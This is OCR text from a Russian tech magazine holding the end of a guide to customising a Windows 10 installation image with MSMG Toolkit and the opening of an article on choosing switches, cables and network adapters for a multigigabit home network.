
Теперь запусти MSMG Toolkit с помощью файла `Start.cmd` из папки с утилитой и нажми на клавиатуре латинскую A, чтобы принять лицензионное соглашение, а затем клавишу Enter.

ИЗВЛЕКАЕМ И МОНТИРУЕМ ОБРАЗ

В стародавние времена дистрибутивы операционных систем от Microsoft упаковывались в образы Windows Image Format (WIM). Позже разработчики отказались от этого стандарта в пользу формата ESD с еще большей степенью сжатия, чтобы экономить дисковое пространство. К сожалению, большинство современных утилит не умеют работать с ESD, им нужен образ в традиционном WIM-формате.


Поэтому в качестве первого шага нам нужно извлечь из файла `install.esd`, хранящегося в папке `sources`, упакованный WIM-образ. В Windows за это отвечает консольная утилита `dism`, но ее использование подразумевает определенные неудобства: как минимум нужно хорошенько наморщить мозг и вспомнить принципы работы с командной строкой. Мы пойдем другим путем.

MSMG Toolkit использует собственную копию `dism` последней версии, избавив тебя от необходимости набирать длинные директивы в командной строке и ломать голову над тем, почему она все равно не работает. Чтобы сконвертировать `install.esd` в WIM, нажми клавишу 2. Утилита предложит разные варианты преобразования, тебе нужно выбрать Convert Install ESD image to WIM image, снова нажав клавишу 2.



Конвертация ESD в WIM с помощью MSMG

Тулза прочитает содержимое ESD и выведет на экран список всех образов Windows, которые хранятся внутри ESD-архива.




Выбор нужного образа Windows из содержащихся в архиве

Нажми на клавишу с цифрой, соответствующей тому образу Windows, с которым ты дальше будешь работать. Теперь дождись, пока утилита извлечет выбранный тобой образ из ESD-файла и экспортирует его в WIM, это займет некоторое время. Сконвертированный образ `install.wim` будет сохранен в той же папке `sources`, где раньше лежал исходный файл, который автоматически удаляется.

INFO

Постоянные читатели могут поинтересоваться, почему этот довольно простой метод извлечения WIM не был описан в предыдущей статье. Практика показала, что утилита Windows SIM по какой-то неизвестной науке причине плохо работает с образами, извлеченными с использованием MSMG.

Теперь извлеченный образ нужно смонтировать для дальнейшей работы. Нажми клавишу 1 (Source), а затем — еще раз 1 (Select source from folder). MSMG продемонстрирует список всех обнаруженных образов Windows. Нажми клавишу с цифрой, соответствующей нужной версии ОС. От предложения смонтировать загрузочный образ (Do you want to mount Windows Boot Inage?) и образ восстановления (Do you want to mount Windows Recovery Inage?) отказываемся, нажав клавишу N. Вскоре программа сообщит об успешном монтировании образа.



Образ успешно смонтирован

Теперь можно смело приступать к дальнейшим действиям.


ИНТЕГРИРУЕМ ДРАЙВЕРЫ, ОБНОВЛЕНИЯ И ЯЗЫКОВЫЕ ПАКЕТЫ

У Windows 10 далеко не всегда получается найти драйверы устройств в автоматическом режиме. Если ты устанавливаешь систему на компьютер, для которого у тебя уже имеется запас драйверов, их можно сразу интегрировать в дистрибутив и сэкономить таким образом время. То же самое касается обновлений ОС: ты сможешь избежать утомительной процедуры скачивания и установки вышедших апдейтов, заранее добавив их в дистрибутив Windows 10.

Скачай все обновления для твоей редакции Windows с сайта Microsoft и помести их в соответствующую подпапку директории `Updates\w10`: `x64` для 64-разрядной версии Windows и `x86` — для 32-разрядной. Драйверы нужно скопировать в папки `x64` и `x86`, которые можно найти в директории `\Drivers\Install\w10`. Проследи за тем, чтобы разрядность драйверов и разрядность папок их размещения совпадали.

В рабочей папке MSMG есть директория `\Packs\LanguagePacks\w10`. В ней — набор папок, соответствующих редакциям Windows, а в них, в свою очередь, размещены подпапки, соответствующие разрядности ОС. Если ты хочешь интегрировать в дистрибутив недостающий языковой пакет, перейди в нужную папку, создай в ней подпапку (если ее не существует) с именем, совпадающим с именем добавляемого пакета, например `ru-RU` для русского языка или `fr-FR` для французского, и помести туда файлы языкового пакета в формате `.cab`.

В главном меню MSMG нажми клавишу 3, чтобы выбрать опцию Integrate.




Интеграция в дистрибутив Windows дополнительных компонентов

WARNING

Не интегрируй в дистрибутив обновления перед интеграцией языковых пакетов! Необходимо сначала интегрировать все языковые пакеты и только потом — хотфиксы, сервис-паки и патчи, имеющие в своем составе ресурсы, которые зависят от языковой локализации. В противном случае есть ненулевой шанс, что языковые компоненты обновлений не применятся в операционной системе правильно.

При интеграции языковых пакетов нажми клавишу 1, подтверди свой выбор (клавиша Y), а затем выбери вариант Integrate to Windows Installation Image (клавиша 2). Затем введи языковой код интегрируемого пакета, выбрав его из списка.



Интеграция языковых пакетов

Интеграция драйверов выполняется аналогичным образом: в главном меню MSMG нажми на клавишу 3 (Integrate), затем — 2 (Windows Drivers), еще раз 2 (Integrate to Windows Installation Image) и, наконец, подтверди свой выбор нажатием клавиши Y.

В последнюю очередь рекомендуется интегрировать обновления. Нажми 3 (Integrate), затем 4 (Windows Updates), согласись продолжить интеграцию нажатием клавиши Y, после чего нажми 1 (Integrate Windows Updates).

УДАЛЯЕМ ЛИШНЕЕ

С помощью MSMG Toolkit можно выпилить из дистрибутива Windows встроенные программы и Metro-приложения, которыми ты не пользуешься. Для этого в главном меню нажми клавишу 4 (Remove), а затем — 1 (Remove Windows Components). Тебе будет предложено на выбор несколько разделов:


- [1] Internet — включает Adobe Flash for Windows и Internet Explorer;
- [2] Multimedia — семь компонентов, в том числе Speech Recognition, Windows Media Player и Windows Photo Viewer;
- [3] Privacy — 11 разных служб, связанных с доступом к системе и безопасностью;
- [4] Remoting — включает Home Group, MultiPoint Connector и Remote Assistance;
- [5] System — встроенные приложения, такие как графический редактор Paint, System Restore, Windows Subsystem for Linux, всего восемь штук;
- [6] System Apps — 26 приложений, включая проводник, Microsoft Edge, Cortana, Skype;
- [7] Windows Apps-1 — стандартные приложения, в том числе калькулятор, Paint 3D, Messaging, Microsoft Pay, всего 35 штук;
- [8] Windows Apps-2 — приложения Windows Store, Xbox App и Xbox Identity Provider.

Выбранные программы будут безжалостно выпилены из дистрибутива и не станут устанавливаться на твое устройство, таким образом экономится дисковое пространство. В некоторых версиях Windows экран Remove содержит также функцию Remove Default Metro Apps — с ее помощью можно удалить ненужные Metro-приложения.

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ КАСТОМИЗАЦИИ

С использованием MSMG Toolkit можно добавить в дистрибутив дополнительные файлы и элементы: шрифты, аватарки учетных записей Windows, курсоры, любые системные файлы, объекты Windows Recovery Environment, темы оформления Metro-приложений (проигрывателя Windows, Photo Viewer, калькулятора).

Все эти файлы нужно предварительно положить в соответствующие подпапки директории `\Custom\Files\w10\ x64` или `\Custom\Files\w10\ x86`, после чего выбрать в меню MSMG Toolkit пункт 3 (Integrate), затем — 5 (Windows Custom Features) и, наконец, нажать Y. Интегрируемые объекты можно будет выбрать в предложенном списке.




Дополнительные возможности кастомизации Windows

WARNING

При добавлении компонентов с помощью этой функции следует помнить, что утилита SFC будет ругаться на нарушение целостности системных файлов Windows. С этим придется смириться.

Дополнительно ты можешь изменить ряд базовых настроек Windows, выбрав в меню MSMG команды 5 (Customize) — 8 (Apply Tweaks). Здесь можно сделать с виндой следующее:


- отключить Cortana;
- убрать кнопку TaskView с панели задач;
- отключить автоматическое обновление драйверов с помощью Windows Update;
- отключить автоматическую загрузку и установку сторонних приложений;
- выключить Windows Defender;
- отключить автоматические обновления Automatic Windows Upgrade и Windows Update;
- выключить резервирование дискового пространства для обновлений (Disable Microsoft Reserved Storage Space for Windows Updates);
- заставить программы .NET использовать новейший .NET Framework;
- включить программу просмотра изображений Windows Photo Viewer (по умолчанию она отключена);
- включить кодек Fraunhofer MP3 Professional.



Здесь можно воспользоваться дополнительными твиками

СОХРАНЯЕМ ИЗМЕНЕНИЯ

Когда все готово, в главном меню MSMG Toolkit выполни команды 6 (Apply) и 2 (Apply & Save Changes to Source Image). Теперь нажми клавишу 7 (Target) и выбери, в каком формате ты хочешь сохранить обновленный дистрибутив.



Сохраняем результат своих трудов

Ты можешь создать ISO-файл для последующего прожига образа на оптический диск, сразу записать дистрибутив на DVD-болванку или скопировать его на USB-флешку. Можно перезаписать измененный загрузчик и образ Windows на ранее созданную флешку с дистрибутивом (Sync Source Boot & Install Images to USB Flash Drive) или создать новую загрузочную флешку с дистрибутивом, используя функцию Burn an ISO Image to Bootable USB Flash Drive. Нажатие на клавишу 6 отформатирует флешку перед записью.

ПОСЛЕСЛОВИЕ

С использованием MSMG Toolkit можно создать «облегченный» дистрибутив Windows 8.1 или 10 для установки на планшет, нетбук или устаревший компьютер — программа позволит сэкономить дисковое пространство за счет удаления ненужных компонентов и приложений. Кроме того, ты можешь сэкономить время, если заранее интегрируешь в Windows все необходимые обновления и драйверы, а также оптимизировать рабочую среду, отключив неиспользуемые функции операционной системы.

ПОСЛЕ ГИГАБИТА



ВЫБИРАЕМ И НАСТРАИВАЕМ ОБОРУДОВАНИЕ ДЛЯ СУПЕРСКОРОСТНОЙ ДОМАШНЕЙ СЕТИ

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

Стандарту, описывающему гигабитный Ethernet, скоро исполнится 22 года. До сих пор именно гигабитные сети работают практически у всех домашних пользователей и в подавляющем большинстве офисов. Преодоление гигабитного предела было... сложным, тернистым и неоднозначным. И если для крупных инфраструктурных предприятий вопрос с 10-, 20- и даже 40-гигабитным Ethernet давно решен, то для дома и офиса ускорение сетевых коммуникаций за пределы одного гигабита — задача не всегда тривиальная. О том, как организовать мультигигабитную сеть дома по обычному сетевому кабелю, — в этой статье.

НЕМНОГО ИСТОРИИ

Официальным годом принятия стандарта, описывающего 10-гигабитный Ethernet (10GE, 10GbE или 10 GigE), считается 2002-й (IEEE 802.3ae-2002), но этот стандарт описывал передачу данных исключительно по оптоволокну. Оптоволоконные 10-гигабитные сети получили широкое распространение в узких кругах, однако для домашнего применения использовать оптоволокно не слишком рационально: дорого, сложно, как правило — шумно и не слишком гибко.

Два года спустя 10-гигабитная скорость была стандартизована по медному твинаксиальному кабелю (практически коаксиал, только с двумя проводами). И лишь в 2006 году 10 Гбит были достигнуты в медной витой паре с характерным обжимным разъемом, хорошо известным любому, кто хоть раз подключал сетевое устройство. Именно этот стандарт, 10GBASE-T, представляет интерес для домашних пользователей, и именно о нем (и его более новых, но менее быстрых собратьях — 2.5GBASE-T и 5GBASE-T) мы сегодня и поговорим.

Определенный интерес представляет и классический способ агрегации линков, часто позволяющий добиться поставленной цели и без обновления сетевой инфраструктуры. Об этом способе мы тоже обязательно поговорим — как и о сопутствующих подводных камнях и мифах, его окружающих.

ДЛЯ ЧЕГО ЭТО НУЖНО ДОМА?

Для чего нужна мультигигабитная коммутация дома? Нет, в случае с инфраструктурными предприятиями и дата-центрами такого вопроса даже не возникает, но дома? Зачем, если не брать в расчет очумелые ручки и избыток свободного времени?

Во-первых (и, наверное, в-последних) — мультигигабитная коммутация нужна, если ты используешь сетевые хранилища. Любой, даже самый медленный жесткий диск, который будет установлен в NAS от Synology, QNAP или Asustor, с избытком преодолеет барьер, накладываемый гигабитным линком. Даже единичный жесткий диск способен обеспечить скорость чтения-записи порядка 225 Мбайт/с на внешних дорожках, минимум 110–119 Мбайт/с на самых внутренних и порядка 150 Мбайт/с в середине. Если использовать «зеркальный» RAID, то скорость чтения возрастет вдвое, а если брать RAID 0, то вдвое вырастет скорость записи. Таким образом, гигабитный линк становится тем самым бутылочным горлышком, которое не дает раскрыться всему потенциалу, заложенному в сетевые хранилища и современные жесткие диски.

Один из вариантов — отказаться от NAS и перейти на DAS (Direct Attached Storage, пресловутые внешние корпуса с USB), но сценарий их использования заметно отличается от сценария использования сетевых хранилищ.

Другой альтернативой будет агрегация портов Ethernet — если в твоем сетевом хранилище установлено хотя бы два сетевых выхода. Впрочем, у такого решения подводных камней чуть ли не больше, чем у мультигигабитной сети. Во-первых, агрегацию надо настроить не только в NAS, но и на каждом клиентском устройстве — а это значит, что тебе придется добавить второй сетевой адаптер в каждый компьютер, для которого нужна высокая скорость доступа к данным. Более того, потребуется проложить не один, а два сетевых кабеля — как в сторону NAS, так и в сторону компьютера. Наконец, тебе нужен будет коммутатор с достаточным количеством свободных портов. И если уж все равно приходится докупать второй сетевой адаптер и новый коммутатор, то почему бы не взять сразу с поддержкой мультигигабитной сети? Впрочем, о том, как можно настроить агрегацию, мы тоже обязательно поговорим — и для этого есть серьезные причины даже в том случае, если ты озаботился покупкой мультигигабитного коммутатора.

Начнем с подбора компонентов.

КОМПОНЕНТЫ

Какие компоненты нужны для создания мультигигабитной сети? Тебе потребуется докупить или обновить следующие устройства:

1. Сетевой коммутатор (свитч).
2. Сетевые кабели (обязательно для сегмента на 10 Гбит, для 2,5 и 5 можно обойтись старыми).
3. Сетевой адаптер или адаптеры для компьютера (PCIe). Обычная плата расширения — но столько тонкостей! О них — чуть ниже.
4. Сетевой адаптер для NAS (PCIe, USB или USB-C).

Сетевой коммутатор

Без правильного сетевого коммутатора (свитча) установить скоростное соединение тебе удастся разве что в режиме точка — точка. С одной стороны, тоже хлеб, но с другой — глобальный смысл мероприятия при этом теряется.

При выборе коммутатора рекомендую обратить внимание на модели, поддерживающие не только абстрактный стандарт 10Gbe, но и конкретно 10GBASE-T (10 Гбит по витой паре, а не по оптоволокну). Более того, сегодня имеет смысл брать коммутатор, поддерживающий не только 10 Гбит, но и более современные стандарты 2.5GBASE-T и 5GBASE-T; в противном случае в будущем ты можешь столкнуться с неприятным сюрпризом, когда мультигигабитный линк не заведется просто потому, что подключенное устройство поддерживает только 2,5 или 5 Гбит.

Какие здесь могут быть подводные камни? Их множество. Начнем с того, что подавляющее большинство 10-гигабитных коммутаторов на рынке — это модели для бизнеса и дата-центров. Как правило, они оборудуются портами SFP+, предназначенными для оптоволоконного подключения, и не поддерживают стандарты 2,5 и 5 Гбит. Такие свитчи мы отметаем.

Следующее поколение свитчей поддерживает 10-гигабитную коммутацию по стандарту 10GBASE-T — то есть теоретически их можно использовать. Но все виденные мной коммутаторы, в которых установлено больше двух высокоскоростных портов, используют активное охлаждение — шумные, свистящие из-за небольшого размера вентиляторы. Я не стал бы устанавливать такое домой; впрочем, это вопрос личных предпочтений.

Наконец, свитчи с поддержкой мультигигабитных линков (2,5, 5 и 10 Гбит). Для домашнего применения их обычно выпускают в конфигурации 8 + 2, где 8 — число гигабитных портов, а 2 — мультигигабитных (опять же обрати внимание, чтобы поддерживались стандарты помимо 10 Гбит). Такие свитчи бесшумны, относительно недороги (в Европе порядка 180–220 евро) и вполне доступны обычному пользователю, но и здесь не обошлось без своих минусов.

Есть еще одна важная, но неочевидная особенность. В стремлении сэкономить некоторые производители реализуют мультигигабитные коммутаторы в виде двух отдельных свитчей — один обычный 8-портовый гигабитный, второй — с двумя мультигигабитными линками. При этом внутренняя коммутация между этими двумя частями производится по гигабитному каналу — замечательный способ сэкономить на «лишнем» мультигигабитном линке. Почему это важно? Если тебе попадется такой свитч, то максимальная суммарная скорость передачи данных между компьютером (10-гигабитный линк) и всеми восемью гигабитными портами не превысит одного гигабита. То есть ты не сможешь, например, подключить NAS с двумя выходами Ethernet, настроить агрегацию гигабитных линков и наслаждаться удвоенной полосой пропускания. Отмечу, что все известные мне модели, использующие этот трюк, были неуправляемыми (unmanaged); впрочем, это не отменяет возможности встретить такую схему и в управляемом свитче.

Для себя я выбрал коммутатор Nighthawk SX10 (полное название — NETGEAR GS810EMX-100PES Nighthawk Pro Gaming SX10). Данная модель выполнена по схеме 8 + 2. Внутренняя коммутация между гигабитными и мультигигабитными портами выполнена на скорости 10 Гбит. Забегая вперед, скажу, что я смог получить удвоенную (честные 2 Гбит) полосу пропускания при использовании агрегации линков на стороне NAS и единственного сетевого кабеля, подключенного к компьютеру. После месяца использования работает коммутатор стабильно.

Настройка коммутатора

Удивительно, но никакой особой настройки не потребовалось. Включил — работает, полный plug’n’play. Можно при желании подкрутить цвета светодиодов для каждого из сетевых портов и цвет светодиода питания, можно настроить QoS или VLAN. А вот настройку агрегации портов советую пока отложить: есть вероятность, что даже при ее использовании на стороне NAS тебе не придется ничего настраивать в коммутаторе.

Сетевые кабели

Сетевые администраторы прекрасно разбираются в категориях и типах сетевых кабелей, но для обычного пользователя даже разница между Cat. 5e и Cat. 6 неочевидна; Cat. 7 считается лучше, чем Cat. 6a, а разницу между S/FTP и F/UTP он, скорее всего, и вовсе проигнорирует как несущественную.

Не буду вдаваться в подробности и я. Скажу лишь, что для гигабитных портов вполне достаточно уже имеющихся у тебя кабелей категории Cat. 5e. Разумеется, если это качественные кабели: мне попался бракованный Cat. 6, по которому сторонам удавалось договориться лишь о скорости в 100 Мбит/с.

Для мультигигабитных портов тебе потребуются следующие кабели.

1. **Для 2,5 и 5 Гбит** можно попробовать Cat. 5e или Cat. 6, если они у тебя уже есть. Кабель категории Cat. 6a совершенно не помешает; Cat. 7 для наших целей не имеет практических отличий от Cat. 6a (но при этом дороже), а вот Cat. 8 имеет, и при возможности (и наличии лишних денег) лучше взять именно его. Но, повторюсь, все может заработать и на обычных кабелях — стандарты 2.5GBASE-T и 5GBASE-T разрабатывались с учетом требований обратной совместимости.
2. А вот **для 10-гигабитного порта** обязательно использование кабеля категории Cat. 6a или выше. С прицелом на будущее (особенно в случае скрытой прокладки, когда замена кабеля превращается в приключение) имеет смысл проложить кабель категории Cat. 8; его уж точно хватит с запасом и надолго.

Сетевая карта для компьютера

Что интересного можно сказать о сетевой карте, даже мультигигабитной? Оказывается, сказать можно довольно много, но при этом мало хорошего.

Будучи в какой-то мере снобом, я возжелал сетевую карту на чипсете от Intel. Ethernet от Intel — это обычно быстро, беспроблемно и с максимальным освобождением центрального процессора от той работы, которую может выполнить сетевой адаптер.

Однако довольно быстро я уяснил, что Intel делает сетевые карты на считаном количестве чипсетов, на которые назначен двойной по сравнению с конкурентами ценник. Более того, многие адаптеры от Intel поддерживают скорости либо 1, либо 10 Гбит — без промежуточных стандартов. Наверное, единственный чипсет от Intel с поддержкой всего спектра стандартов 1, 2,5, 5, 10 Гбит по медному проводу — это Intel X550, сетевую карту на котором можно приобрести примерно за 200 евро. А вот более старый (PCIe2.0) адаптер на Intel X540 стоит в полтора раза дешевле, но никаких промежуточных стандартов не поддерживает. Из-за высокой цены от адаптера на X550 мне пришлось отказаться, но, если твой бюджет позволяет, это, наверное, лучший вариант из доступного на сегодняшний день.



Intel X550

Осмотревшись по сторонам, я обнаружил альтернативного производителя мультигигабитных чипсетов — компанию Aquantia. Для карт расширения в формате PCIe предназначен чипсет Aquantia AQtion AQC107, который устанавливается в считаное количество сетевых адаптеров.

Наиболее распространены из них два: ASUS XG-C100C и QNAP QXG-10G1T. Отзывы о карте ASUS противоречивы: не всем везет с радиатором (у некоторых карта перегревается). Кроме того, у ASUS XG начисто отсутствует функция Wake On LAN (WOL), что и отвратило меня от ее покупки.



ASUS XG-C100C

В результате я выбрал QNAP QXG-10G1T.



QNAP QXG-10G1T

В драйверах и прошивках Aquantia время от времени обнаруживаются баги, но за полтора года с выхода большинство из них исправили. Сразу после покупки следует установить последнюю версию драйверов с сайта производителя, обновить прошивку специальной утилитой и, пожалуй, настроить MTU = 9000.

За месяц активного использования, в том числе 20-часового стресс-теста, я не обнаружил каких-либо проблем с этим адаптером.

Продолжение статьи →

ПОСЛЕ ГИГАБИТА

ВЫБИРАЕМ И НАСТРАИВАЕМ ОБОРУДОВАНИЕ ДЛЯ СУПЕРСКОРОСТНОЙ ДОМАШНЕЙ СЕТИ

Сетевой адаптер для NAS

Это, пожалуй, самый интересный раздел. Далеко не каждый NAS можно использовать с мультигигабитным адаптером, и далеко не каждый производитель поддерживает мультигигабитные адаптеры в принципе. Адаптеры на 10 Гбит доступны лишь для ограниченного числа моделей (как правило, через слот расширения PCIe); для большинства прочих предлагаются или адаптеры на 2,5 и 5 Гбит (уже оценил совет о выборе правильного коммутатора?), или ничего. Рассмотрим подробнее.

QNAP

В лагере QNAP дела обстоят хорошо. Компания производит не один и не два, а целых шесть (!) разных адаптеров — на любой вкус. В отличие от Synology, многие адаптеры QNAP подходят как для собственных NAS компании, так и для компьютеров — именно в таком качестве я использовал соответствующую плату расширения. С полным списком вариантов можно ознакомиться на официальной странице.


Если брать карту с прицелом на установку в компьютер, то интерес представляют в первую очередь решения с пассивным охлаждением. Если же планируется установить соответствующую карту только и именно в NAS от QNAP, то подойдет модель с вентилятором.

- QXG-10G1T: мультигигабитная сетевая карта в формате PCIe на чипсете Marvell AQtion AQC107. Годится как для компьютеров, так и для NAS (в комплекте — несколько заглушек для установки в разные корпуса). Поддерживает все необходимые стандарты — 10, 5, 2,5 и 1 Гбит. Цена — около 100 евро.
